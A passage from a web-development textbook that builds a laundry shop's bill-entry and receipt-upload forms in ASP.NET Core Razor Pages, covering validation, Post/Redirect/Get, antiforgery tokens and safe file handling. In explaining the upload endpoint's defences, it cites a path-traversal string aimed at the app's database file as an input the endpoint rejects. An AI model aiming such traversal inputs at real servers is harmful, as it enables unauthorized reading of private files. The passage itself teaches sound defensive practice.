    <button formaction="/bills/new/Save">Save bill</button>
  </div>
```

```
<input name="__RequestVerificationToken" type="hidden"
value="CfDJ8Nn6zGboveZOhT82vnNSLw7TsvOE8-lN-
YXwLPHRRE5qVZe8kmD6H5E7sVFcl8Gx3sGzxQC2vVV2t3KtLMIFFwaQHcYsKRs-Q--
P17YtKaOj8tJ2ZaJ88wYSnekKyUxHwqlmcOgIOIkNQx4IESq0rg0" /><input name="Express" type="hidden"
value="false"></form>
```

Read it against the view in **Listing 11.38**. From `<input asp-for="Customer" required pattern=…>` the helper produced `id`, `name`, `value=""` and `type="text"` (the property is a `string`) and kept every hand-written attribute. The `data-val-*` attributes carry the validation messages for jQuery's unobtrusive-validation script, which this page does not load; they are unused. `<select asp-for="Service" asp-items=…>` produced one `<option>` per service. The `bool Express` produced `type="checkbox" value="true"` plus, at the end of the form, a hidden `Express=false`: ticked, the browser sends `true` then `false` and binding takes the first; unticked, only `false` arrives. The radio buttons share the name `Outlet`, and the one equal to the property is `checked` (they also all get `id="Outlet"`, a known wart).

And the `<form method="post">` tag helper appended `__RequestVerificationToken`, the antiforgery token, without being asked.

11.8.4 Handler methods

The two buttons at the bottom of **Listing 11.32** are the Razor Pages answer to Web Forms' `OnClick`. `<button asp-page-handler="Save">` became `<button formaction="/bills/new/Save">`, using the HTML `formaction` attribute of Section 11.4.1: pressing it sends the same form to a different address, and the address names the handler. **Listing 11.33** shows the two handlers.

Listing 11.33 The handlers of the new-bill page: `OnGet` draws the empty form; `OnPostPreview` and `OnPostSave` answer the two buttons, each checking first and either redrawing the page with errors or doing its work.

```
    public void OnGet() { }

    /// <summary>The "Calculate price" button: check, price, draw the same page
again.</summary>
    public IActionResult OnPostPreview()
    {
        int units = Check();
        if (!ModelState.IsValid) { Response.StatusCode = 400; return Page(); }
        Quote = BillRules.Price(store, Service!, units, Express).Text;
        return Page();
    }

    /// <summary>The "Save bill" button: check, store, then redirect
(Post/Redirect/Get).</summary>
    public IActionResult OnPostSave()
    {
        int units = Check();
        if (!ModelState.IsValid) { Response.StatusCode = 400; return Page(); }
        var (serviceId, total, text) = BillRules.Price(store, Service!, units, Express);
        string id = store.Save(Customer!, serviceId, units, total, Rack!, Outlet!,
BillRules.Cashier,
                               BillRules.Now());
        TempData["Flash"] = $"Bill {id} saved: {text}.";
        return RedirectToPage("/Bills/Details", new { id });
    }
```

A handler returns an **action result**, and there are three that a form page uses constantly. `Page()` renders this page's view with the page model as it now is — the typed values, the errors, the

quote. `RedirectToPage(...)` sends a redirect to another page. `NotFound()` sends 404. A handler that returns `void` means `Page()`.

11.8.5 Validation on the server

Validation happens in two layers. The attributes on the properties — `[Required]`, `[RegularExpression]`, and the others Chapter 14 covers — are checked by the framework after binding, and each failure is recorded in `ModelState` under the property's name. Rules that need the shop's data cannot be attributes: whether customer C0047 exists, whether rack A03 at Rungkut already holds a bill. The page's `Check` method, **Listing 11.34**, adds those with `ModelState.AddModelError`.

Listing 11.34 `Check`: normalizes the typed values, then adds the errors that need data — unknown customer, express on the wrong service, a quantity that is not a whole number of items, an occupied rack — and computes the units.

```
    int Check()
    {
        Customer = Customer?.Trim().ToUpperInvariant();
        Rack = Rack?.Trim().ToUpperInvariant();
        Quantity = Quantity?.Trim();
        if (ModelState.GetFieldValidationState(nameof(Customer)) !=
ModelValidationState.Invalid
            && store.CustomerName(Customer!) is null)
            ModelState.AddModelError(nameof(Customer), $"There is no customer
{Customer}.");

        var offered = store.Services().FirstOrDefault(s => s.Id == Service && s.Id !=
BillRules.Express);
        if (Service is not null && offered is null)
            ModelState.AddModelError(nameof(Service), "Choose a service from the list.");
        else if (Express && Service != BillRules.WashFold)
            ModelState.AddModelError(nameof(Express), "Express is offered for wash & fold
only.");

        int units = 0;
        if (Quantity is not null)
        {
            int? tenths = BillRules.Tenths(Quantity);
            if (tenths is null)
                ModelState.AddModelError(nameof(Quantity), "Enter the weight or count, for
example 2.5.");
            else if (tenths < 1 || tenths > 1000)
                ModelState.AddModelError(nameof(Quantity), "Enter a value from 0.1 to
100.");
            else if (offered is not null)
            {
                string word = BillRules.UnitWord(offered.Description);
                if (word == "kg") units = (tenths.Value + 9) / 10;          // round UP to
a whole kilogram
                else if (tenths % 10 != 0)
                    ModelState.AddModelError(nameof(Quantity), $"A whole number of {word}s,
for example 2.");
                else units = tenths.Value / 10;
            }
        }

        if (Outlet is not null && store.Outlets().All(o => o.Id != Outlet))
            ModelState.AddModelError(nameof(Outlet), "Choose an outlet.");
        else if (Outlet is not null && ModelState.GetFieldValidationState(nameof(Rack)) !=
ModelValidationState.Invalid
                 && store.RackHolder(Outlet, Rack!) is string holder)
            ModelState.AddModelError(nameof(Rack), $"Rack {Rack} already holds bill
{holder} at this outlet.");
        return units;
    }
```

The view shows each field's first error with `<span asp-validation-for="Customer" class="err">`, and a summary line when `ModelState.IsValid` is false. The handler sets the status to 400 before redrawing, so that a program sending the form — the test suite, for instance — can tell failure from success without reading the page.

11.8.6 Post/Redirect/Get

After a successful save, `OnPostSave` does not draw a page. It stores a message in `TempData` and returns `RedirectToPage("/Bills/Details", new { id })`. **Figure 11.18** shows why.




Figure 11.18 Post/Redirect/Get. The POST that stores the bill is answered by a redirect; the browser then GETs the bill page. Reload repeats only that GET, so the bill is never created twice.

If the handler answered the POST with a page, that page would be the result of a POST, and the browser's Reload button — or the Back button followed by Forward — would repeat the POST, after asking "Confirm form resubmission?", and a second identical bill would be taken in. With **Post/Redirect/Get**, the answer to the POST is only "go and look at `/bills/B2954`". The browser follows it with a GET, the bill page is the result of a GET, and repeating a GET is harmless (**Table 11.4**: GET is *idempotent*).

`RedirectToPage` sends **302 Found**; the PHP, Java and Python tracks send **303 See Other**, the status HTTP added to say exactly "now GET this" [2]. Browsers treat both the same way after a POST. **Listing 11.35** is the response the Razor track sent to a successful save.

Listing 11.35 The first four lines of the answer to a successful `POST /bills/new/save`, captured with `curl -i`. The `Location` header, which follows, names the new bill.

```
HTTP/1.1 302 Found
Content-Length: 0
Date: Wed, 23 Sep 2026 15:17:09 GMT
Server: Kestrel
```

The message for the next page travels in `TempData`, which Razor Pages keeps in a cookie until it is read once: the bill page reads `TempData["Flash"]`, shows *Bill B2954 saved: ...*, and the value is gone. The other tracks keep the same one-time message in the session. This is the modern form of a label that shows a message once.

11.8.7 The antiforgery token

The hidden `__RequestVerificationToken` in **Listing 11.32** protects against **cross-site request forgery** (CSRF), explained fully in Section 11.13.3. In one sentence: a page on another site can make the cashier's browser submit a form to the Laundry, with the cashier's cookies, and the Laundry cannot tell that the cashier did not mean it — unless every form carries a secret value that only the Laundry's own pages know. ASP.NET Core issues such a token in every `<form method="post">`, pairs it with a cookie, and, with `app.UseAntiforgery()`, refuses every Razor Pages POST that does not return a matching pair [12]. **Listing 11.36** is the answer to a POST sent without it.

Listing 11.36 A POST to `/bills/new/save` without the token. The framework answers 400 before the page model is even created.

```
HTTP/1.1 400 Bad Request
Content-Length: 0
Date: Wed, 23 Sep 2026 15:15:28 GMT
Server: Kestrel
```

Nothing had to be written to get this. That is the point of a framework default, and the PHP, Java and Python tracks, which have no such framework, show in Sections 11.10 to 11.12 what the default does for you.

11.9 The Laundry "Take In a New Bill" Form in Razor Pages

Everything is now in place for the real thing. At the counter of Profitina Laundry Rungkut, Dewi, the cashier, takes in a customer's laundry: she types the customer's id, chooses the service, ticks *Express* if the customer wants it tomorrow, weighs the bag or counts the items, picks a free rack, and asks the system for the price. The customer agrees; she saves the bill; later she photographs the paper receipt the customer signed and attaches the photo to the bill. That is two forms: the new-bill form and the upload form. This section builds both in Razor Pages; the next three build them again in PHP, Java and Python. Login is left out on purpose — Chapter 7 built one, and Chapter 14 returns to it — so the cashier is fixed as employee E0004, Dewi Lestari Putri.

11.9.1 The rules, and the price

The Laundry's business rules (FR-4 and BR-1 to BR-3 of the application's requirements) fix the price completely. Each service has a price per unit — per kilogram, per item or per pair. For a service sold by weight, the weight is rounded **up** to a whole kilogram, so if the bag weighs w kilograms the number of units is

$$u = \lceil w \rceil \tag{11.3}$$

and for items and pairs u must already be a whole number. The price is the service's unit price p_s times the units, computed by the server from its own price list:

$$P = p_s \cdot u \tag{11.4}$$

Express is not a checkbox in the database. It is its own service, S0002 *Express wash & fold, 1 day*, at Rp 12.000 per kilogram against Rp 8.000 for the regular wash & fold, S0001. So "wash & fold with express" is stored as S0002, and by Equation (11.4) its price splits into the regular price plus a surcharge:

$$P_{\text{express}} = p_{\text{S0002}}\, u = p_{\text{S0001}}\, u + (p_{\text{S0002}} - p_{\text{S0001}})\, u \tag{11.5}$$

The surcharge, as a percentage of the regular price, is

$$s = \frac{p_{\text{S0002}} - p_{\text{S0001}}}{p_{\text{S0001}}} \times 100\% = \frac{12000 - 8000}{8000} \times 100\% = 50\% \tag{11.6}$$

and the code computes it from the price list with Equation (11.6) rather than writing 50 into the program, so that the day the owner changes the express price, the quote changes with it.

WORKED EXAMPLE. Imam Pratama (C0047) brings 2.4 kg for express. By Equation (11.3), $u = \lceil 2.4 \rceil = 3$. Regular wash & fold would cost $8000 \times 3 = 24000$. By Equation (11.5) the express price is $12000 \times 3 = 36000$, of which the surcharge is $36000 - 24000 = 12000$, and by Equation (11.6) that is 50 %. The quote reads *3 kg × Rp 8.000 = Rp 24.000 + express 50 % (Rp 12.000) = Rp 36.000*, and the bill is stored as service S0002, 3 units, Rp 36.000 — the same as the real sample bill B0006.

Gilang Nasution (C0056) brings curtains weighing 2.1 kg. Curtains, S0010, cost Rp 15.000 per kilogram: $u = \lceil 2.1 \rceil = 3$ and $P = 15000 \times 3 = 45000$, *3 kg × Rp 15.000 = Rp 45.000*.

Someone types 2.5 shirts for dry cleaning, S0004, sold per item. 2.5 is not a whole number, and the form answers *A whole number of items, for example 2.*

Rounding up looks trivial and is not: in binary floating point $0.1 + 0.2 = 0.30000000000000004$, and a weight a hair above a whole number is rounded up a whole kilogram too far. So no weight ever becomes a floating-point number. The form accepts at most one decimal, with a dot or a comma, and turns the text into whole *tenths* of a kilogram, t (`2,4` is $t = 24$); then, in integer division,

$$u = \lfloor \frac{t + 9}{10} \rfloor \tag{11.7}$$

which is Equation (11.3) computed exactly: $t = 24$ gives 3, $t = 30$ gives 3, $t = 31$ gives 4. All four tracks use Equation (11.7). **Listing 11.37** holds the rules for the Razor track.

Listing 11.37 `BillRules.cs`: formatting rupiah, the unit word, the quantity in tenths, and the price with the express surcharge worked out from the price list.

```
using System.Text.RegularExpressions;

namespace LaundryForms.Data;

/// <summary>The pricing rules, exactly as in the PHP, Java and Python tracks.</summary>
public static class BillRules
{
    public const string Cashier = "E0004";          // Dewi Lestari Putri, cashier at
Rungkut (no login here)
    public const string WashFold = "S0001", Express = "S0002";

    public static string Rupiah(long amount) =>
        "Rp " + amount.ToString("#,0",
System.Globalization.CultureInfo.InvariantCulture).Replace(',', '.');

    public static string UnitWord(string description)
    {
        var m = Regex.Match(description, @"\(per (\w+)\)");
        return m.Success ? m.Groups[1].Value : "item";
    }

    public static string Amount(int units, string word) =>
        word == "kg" ? $"{units} kg" : $"{units} {word}" + (units == 1 ? "" : "s");

    /// <summary>"2,4" or "2.4" -> 24 tenths; null when the text is not a number of that
shape.</summary>
    public static int? Tenths(string text)
    {
        var m = Regex.Match(text, @"^(\d{1,3})(?:[.,](\d))?$");
        if (!m.Success) return null;
        return int.Parse(m.Groups[1].Value) * 10 + (m.Groups[2].Success ?
int.Parse(m.Groups[2].Value) : 0);
    }

    /// <summary>BR-1 and BR-3: price = service price x units, from the price list, never
from the browser.</summary>
    public static (string ServiceId, long Total, string Text) Price(ILaundryStore store,
string serviceId,
                                                                    int units, bool
express)
    {
        var all = store.Services().ToDictionary(s => s.Id);
        var basis = all[serviceId];
        long subtotal = basis.Price * units;
        string text = $"{Amount(units, UnitWord(basis.Description))} ×
{Rupiah(basis.Price)} = {Rupiah(subtotal)}";
        if (!express) return (basis.Id, subtotal, text);
        var fast = all[Express];
        long total = fast.Price * units;
        long percent = (long)Math.Round((fast.Price - basis.Price) * 100.0 / basis.Price);
        text += $" + express {percent} % ({Rupiah(total - subtotal)}) = {Rupiah(total)}";
        return (fast.Id, total, text);
    }
```

Listing 11.37 (Continued) *BillRules.cs: formatting rupiah, the unit word, the quantity in tenths, and the price with the express surcharge worked out from the price list.*

```
    public static string Now() =>
        Environment.GetEnvironmentVariable("LAUNDRY_NOW") ?? DateTime.Now.ToString("yyyy-
MM-dd HH:mm:ss");
}
```

`Rupiah` formats `36000` as `Rp 36.000`, with the dot that Indonesian uses between thousands, by formatting with the invariant culture's comma and swapping it: the result then does not depend

on how the server's operating system is set up. `Tenths` returns `null` for anything that is not one to three digits with an optional single decimal, which is also the check that stops `1e3`, `-2`, `2.45` and the empty string. `Price` returns three things at once in a C# tuple: the service to store (S0001 becomes S0002 for express), the total, and the sentence that explains it.

11.9.2 The page model

The page model has been shown in three parts already: its bound properties (**Listing 11.31**), its handlers (**Listing 11.33**) and its `Check` method (**Listing 11.34**). Put together, it answers three requests:

- `GET /bills/new` — an empty form, Rungkut preselected.
- `POST /bills/new/preview` — *Calculate price*: check; redraw with errors (400) or with the quote. Nothing is stored — the modern form of a `Click` that writes into a label.
- `POST /bills/new/save` — *Save bill*: the same checks; then store, put the flash in `TempData`, and redirect.

The order of the two buttons in the form is deliberate. When the cashier presses Enter in a text field, the browser submits the form with its *first* submit button. Putting *Calculate price* first makes Enter the safe action: it quotes and never stores.

11.9.3 The page

Listing 11.38 is the view. Its only logic is presentation: show the summary if the model state is invalid, show the quote if there is one, repeat a radio button for each outlet.

Listing 11.38 `New.cshtml`: the new-bill form. `asp-for` connects each control to a bound property; `asp-validation-for` shows that property's error; `asp-page-handler` names the handler each button calls.

```
@page "/bills/new/{handler?}"
@model LaundryForms.Pages.Bills.NewModel
@{ ViewData["Title"] = "New bill - Profitina Laundry"; }
<h1>Take in a new bill</h1>
@if (!ViewData.ModelState.IsValid) {<p class="err">Please correct the fields marked
below.</p>}
@if (Model.Quote is not null) {<p class="quote">Price: @Model.Quote</p>}
<form method="post">
  <label asp-for="Customer">Customer id</label>
  <input asp-for="Customer" required pattern="[Cc][0-9]{4}" maxlength="5"
placeholder="C0047" autocomplete="off">
  <span asp-validation-for="Customer" class="err"></span>

  <label asp-for="Service">Service</label>
  <select asp-for="Service" asp-items="Model.ServiceItems" required>
    <option value="">- choose -</option>
  </select>
  <span asp-validation-for="Service" class="err"></span>

  <label class="check"><input asp-for="Express"> Express, ready in 1 day (wash &amp; fold
only)</label>
  <span asp-validation-for="Express" class="err"></span>

  <label asp-for="Quantity">Weight in kg, or number of items</label>
  <input asp-for="Quantity" required inputmode="decimal" pattern="[0-9]{1,3}([.,][0-9])?"
placeholder="2.5">
  <span asp-validation-for="Quantity" class="err"></span>

  <fieldset>
    <legend>Outlet</legend>
    @foreach (var o in Model.Outlets)
    {
      <label><input type="radio" asp-for="Outlet" value="@o.Id" required> @o.Name</label>
    }
  </fieldset>
  <span asp-validation-for="Outlet" class="err"></span>

  <label asp-for="Rack">Rack</label>
  <input asp-for="Rack" required pattern="[A-Ca-c](0[1-9]|1[0-9]|20)" maxlength="3"
placeholder="B03">
  <span asp-validation-for="Rack" class="err"></span>

  <div>
    <button asp-page-handler="Preview">Calculate price</button>
    <button asp-page-handler="Save">Save bill</button>
  </div>
</form>
<p class="hint">The server computes the price from its own price list: units &times; price.
Weight is rounded up to a whole kilogram; express costs the express price per kilogram.</p>
```

Every rule is checked twice, and the two copies are different on purpose. The HTML attributes — `required`, `pattern="[Cc][0-9]{4}"`, `maxlength="5"` — let the browser catch a slip before anything is sent. The server's checks are the ones that count. To see the server's messages, the build switched the browser's checks off with `form.noValidate = true` and saved an impossible bill: customer C9999, a shirt, express, 2.5, rack `c08`. **Figure 11.19** is the answer.

Profitina New bill Controls Counter Dewi Lestari Putri (cashier) · Razor Pages

Take in a new bill

Please correct the fields marked below.

Customer id
C9999 There is no customer C9999.

Service
Dry cleaning - shirt/blouse (per item) - Rp 20.000

☑ Express, ready in 1 day (wash & fold only)
Express is offered for wash & fold only.

Weight in kg, or number of items
2.5 A whole number of items, for example 2.

Outlet
◉ Profitina Laundry Rungkut ○ Profitina Laundry Keputih ○ Profitina Laundry Wiyung

Rack
c08 Rack C08 already holds bill B2945 at this outlet.

Calculate price Save bill

The server computes the price from its own price list: units × price. Weight is rounded up to a whole kilogram; express costs the express price per kilogram.

Profitina Laundry · Surabaya

Figure 11.19 The server's answer to an impossible bill. Four fields have errors, each next to its field, with a summary on top; every value typed is still in place, including the lowercase `c08`.

Four messages, each beside its field. *There is no customer C9999* needed the customer table. *Express is offered for wash & fold only* is a rule about two fields together. *A whole number of items* needed to know that a shirt is sold per item. *Rack C08 already holds bill B2945 at this outlet* needed the open bills at Rungkut. None of these could have been checked by the browser alone.

With correct values — C0047, wash & fold, express, `2,4`, Rungkut, A03 — *Calculate price* answers **Figure 11.20**.

Figure 11.20 *Calculate price*: the quote of the worked example, computed by the server, with the form ready to save. The comma in `2,4` was accepted.

Save bill stores B2954 and redirects to its page; the upload form is on that page.

11.9.4 Uploading a receipt photo

Listing 11.39 is the bill page's model. `OnGet` loads the bill and the names of its photos. `OnPostReceiptAsync` receives the upload: the parameter `IFormFile? photo` is bound from the multipart part named `photo`, and `IFormFile` gives its `Length`, its `FileName`, its `ContentType`, and `OpenReadStream()` for its bytes [5].

Listing 11.39 `Details.cshtml.cs`: one bill and its receipt photos. The upload is refused unless it is non-empty, at most 2 MB, and starts with the bytes of a JPEG or a PNG; it is stored under a random name the server chose.

```
using LaundryForms.Data;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryForms.Pages.Bills;

/// <summary>One bill, and the form that uploads a photo of its signed paper
receipt.</summary>
[RequestSizeLimit(3 * 1024 * 1024)]                              // bigger bodies: 413,
never read
[RequestFormLimits(MultipartBodyLengthLimit = 3 * 1024 * 1024)]
public class DetailsModel(ILaundryStore store, IWebHostEnvironment env) : PageModel
{
    const long MaxPhoto = 2 * 1024 * 1024;                        // the shop's rule: 2 MB
per photo

    public Bill Bill { get; private set; } = null!;
    public string CustomerName => store.CustomerName(Bill.CustomerId) ?? "";
    public string EmployeeName => store.EmployeeName(Bill.EmployeeId);
    public Service Service => store.Services().First(s => s.Id == Bill.ServiceId);
    public string OutletName => store.Outlets().First(o => o.Id == Bill.OutletId).Name;
    public string Amount => BillRules.Amount(Bill.Unit,
BillRules.UnitWord(Service.Description));
    public string? Error { get; private set; }
    public List<string> Photos { get; } = new();

    string Uploads => Environment.GetEnvironmentVariable("LAUNDRY_UPLOADS")
                      ?? Path.Combine(env.ContentRootPath, "var", "uploads");

    bool Load(string id)
    {
        var bill = store.Find(id);
        if (bill is null) return false;
        Bill = bill;
        if (Directory.Exists(Uploads))
            Photos.AddRange(Directory.GetFiles(Uploads, id + "-*").Select(Path.GetFileName)
                .Where(n => System.Text.RegularExpressions.Regex.IsMatch(n!, @"^B\d{4}-[0-
9a-f]{16}\.(jpg|png)$"))
                .Order()!);
        return true;
    }

    public IActionResult OnGet(string id) => Load(id) ? Page() : NotFound();
```

Listing 11.39 (Continued) *Details.cshtml.cs: one bill and its receipt photos. The upload is refused unless it is non-empty, at most 2 MB, and starts with the bytes of a JPEG or a PNG; it is stored under a random name the server chose.*

```
    /// <summary>POST /bills/{id}/receipt with multipart/form-data; the file arrives as an
IFormFile.</summary>
    public async Task<IActionResult> OnPostReceiptAsync(string id, IFormFile? photo)
    {
        if (!Load(id)) return NotFound();
        byte[] head = new byte[8];
        int read = 0;
        if (photo is { Length: > 0 and <= MaxPhoto })
        {
            await using var s = photo.OpenReadStream();
            read = await s.ReadAtLeastAsync(head, 8, throwOnEndOfStream: false);
        }
        string? ext = null;
        if (photo is null || photo.Length == 0) Error = "Choose a photo to upload.";
        else if (photo.Length > MaxPhoto) Error = "The photo is larger than 2 MB.";
        else if (read >= 3 && head[0] == 0xFF && head[1] == 0xD8 && head[2] == 0xFF) ext =
"jpg";
        else if (read == 8 && head.SequenceEqual(new byte[] { 0x89, 0x50, 0x4E, 0x47, 0x0D,
0x0A, 0x1A, 0x0A })) ext = "png";
        else Error = "Only JPEG or PNG photos are accepted.";      // trust the bytes, not
the name
        if (Error is not null) { Response.StatusCode = 400; return Page(); }

        Directory.CreateDirectory(Uploads);
        string name = $"{id}-
{Convert.ToHexString(System.Security.Cryptography.RandomNumberGenerator.GetBytes(8)).ToLowe
rInvariant()}.{ext}";
        await using (var target = System.IO.File.Create(Path.Combine(Uploads, name)))   //
our name, never theirs
            await photo!.CopyToAsync(target);
        TempData["Flash"] = $"Receipt photo saved for bill {id}.";
        return RedirectToPage(new { id, handler = (string?)null });
    }
}
```

The checks follow a strict order. **Is there a file?** A form sent without a chosen file still sends an empty part, which binding turns into `null`. **Is it small enough?** `[RequestSizeLimit]` and `[RequestFormLimits]` make the server refuse any body over 3 MB with 413 before reading it; `MaxPhoto` enforces the shop's 2 MB with a sentence the cashier can read. **What is it really?** Every JPEG starts with `FF D8 FF` and every PNG with `89 50 4E 47 0D 0A 1A 0A`; the code reads those bytes and ignores the file name and the browser's content type, which the sender controls. **Where does it go?** Outside `wwwroot`, so the web server never serves it directly, under a name the server made up: the bill id, a hyphen, sixteen random hexadecimal digits, and the extension that matches the bytes. The phone's name for the file, `IMG_0412.PNG`, is never used.

The photos come back to the browser through one door only, the `/receipts/{name}` endpoint in **Listing 11.40**.

Listing 11.40 `Program.cs`: services, the antiforgery middleware, Razor Pages, and the one endpoint that serves receipt photos, which accepts only names of the exact shape the upload creates.

```
// Profitina Laundry, Chapter 11, ASP.NET Core Razor Pages track.
//   dotnet run --urls http://127.0.0.1:9101      then open http://127.0.0.1:9101/bills/new
using System.Text.Encodings.Web;
using System.Text.RegularExpressions;
using System.Text.Unicode;
using LaundryForms.Data;
using Microsoft.Extensions.WebEncoders;

var builder = WebApplication.CreateBuilder(args);
builder.Services.AddRazorPages();
// Razor escapes < > & " ' always; by default it ALSO writes every non-ASCII letter as
&#x..;
// Allowing all of Unicode keeps "×" and "é" readable in the page source and changes
nothing else.
builder.Services.Configure<WebEncoderOptions>(o => o.TextEncoderSettings = new
TextEncoderSettings(UnicodeRanges.All));

string data = Environment.GetEnvironmentVariable("LAUNDRY_DATA")
              ?? Path.Combine(builder.Environment.ContentRootPath, "..", "..", "data");
#if USE_SQLITE
string db = Environment.GetEnvironmentVariable("LAUNDRY_DB") ?? Path.Combine(data,
"laundry.db");
builder.Services.AddSingleton<ILaundryStore>(new SqliteLaundryStore(db));
#else
builder.Services.AddSingleton<ILaundryStore>(CsvLaundryStore.Load(data));
#endif

var app = builder.Build();
app.UseStaticFiles();                // wwwroot: style.css and the logo
app.UseRouting();
app.UseAntiforgery();                // every POST must carry __RequestVerificationToken
app.MapRazorPages();

// Receipt photos are stored OUTSIDE wwwroot and served only through this one door.
string uploads = Environment.GetEnvironmentVariable("LAUNDRY_UPLOADS")
                 ?? Path.Combine(app.Environment.ContentRootPath, "var", "uploads");
app.MapGet("/receipts/{name}", (string name, HttpContext http) =>
{
    var m = Regex.Match(name, @"^B\d{4}-[0-9a-f]{16}\.(jpg|png)$");
    string file = Path.Combine(uploads, name);
    if (!m.Success || !File.Exists(file)) return Results.NotFound();
    http.Response.Headers["X-Content-Type-Options"] = "nosniff";
    return Results.File(file, m.Groups[1].Value == "png" ? "image/png" : "image/jpeg");
});
app.MapGet("/", () => Results.Redirect("/bills/new"));

app.Run();
```

The endpoint first checks the requested name against the pattern `B` + four digits + `-` + sixteen hexadecimal digits + `.jpg` or `.png`. Anything else — `../../data/laundry.db`, `B2954-x.html` — is 404 before the file system is touched, so the endpoint cannot be tricked into serving another file. It sends the type that matches the extension it created, and `X-Content-Type-Options: nosniff`, which forbids the browser to guess a different type from the contents. The `WebEncoderOptions` line answers a surprise of the build: by default Razor writes every non-ASCII character as an entity, `×` as `×` — safe, but unreadable in the page source. Allowing all of Unicode changes nothing about the escaping of `<`, `>`, `&`, `"` and `'`. (Razor still writes `+` as `+`; the browser shows `+`.)

Listing 11.41 is the view, and **Figure 11.21** is the page after the build uploaded a photo of a signed receipt from the test fixtures.

Listing 11.41 `Details.cshtml`: the bill, its photos, and the upload form with `enctype="multipart/form-data"`.

```
@page "/bills/{id}/{handler?}"
@model LaundryForms.Pages.Bills.DetailsModel
@{ ViewData["Title"] = $"Bill {Model.Bill.Id} - Profitina Laundry"; }
<h1>Bill @Model.Bill.Id</h1>
@if (TempData["Flash"] is string flash) {<p class="flash">@flash</p>}
<table>
  <tr><th>Customer</th><td>@Model.Bill.CustomerId @Model.CustomerName</td></tr>
  <tr><th>Service</th><td>@Model.Service.Description</td></tr>
  <tr><th>Amount</th><td>@Model.Amount</td></tr>
  <tr><th>Price</th><td>@BillRules.Rupiah(Model.Bill.Payment)</td></tr>
  <tr><th>Outlet, rack</th><td>@Model.OutletName, @Model.Bill.Rack</td></tr>
  <tr><th>Arrived</th><td>@Model.Bill.Arrived</td></tr>
  <tr><th>Status</th><td>@Model.Bill.Status</td></tr>
  <tr><th>Taken in by</th><td>@Model.EmployeeName</td></tr>
</table>

<h2>Receipt photo</h2>
@for (int i = 0; i < Model.Photos.Count; i++)
{<img class="receipt" src="/receipts/@Model.Photos[i]" alt="Receipt photo @(i + 1)">}
@if (Model.Photos.Count == 0) {<p class="hint">No photo yet.</p>}
<form method="post" asp-page-handler="Receipt" asp-route-id="@Model.Bill.Id"
enctype="multipart/form-data">
  <label for="photo">Photo of the signed paper receipt (JPEG or PNG, at most 2 MB)</label>
  <input id="photo" type="file" name="photo" accept="image/jpeg,image/png" required>
  @if (Model.Error is not null) {<span class="err">@Model.Error</span>}
  <div><button>Upload photo</button></div>
</form>
```




Figure 11.21 Bill B2954 after the upload: the one-time flash message, the bill as stored — S0002, 3 kg, Rp 36.000 — and the receipt photo served through `/receipts/`.

11.9.5 Where the data lives

A Razor Pages application normally reaches SQLite through the NuGet package `Microsoft.Data.Sqlite`. This book's build machine cannot download NuGet packages, so the Razor track is written to work with nothing but the .NET 10 shared framework, and to switch to the real database with one command on the reader's machine. The pages talk to an interface, **Listing 11.42**.

Listing 11.42 The `ILaundryStore` interface: everything the pages need from the shop's data.

```
/// <summary>Everything the pages need from the shop's data, whatever keeps it.</summary>
public interface ILaundryStore
{
    IReadOnlyList<Service> Services();
    IReadOnlyList<Outlet> Outlets();
    string? CustomerName(string id);
    string EmployeeName(string id);
    string? RackHolder(string outletId, string rack);
    Bill? Find(string id);
    string Save(string customerId, string serviceId, int units, long payment, string rack,
                string outletId, string employeeId, string arrived);
}
```

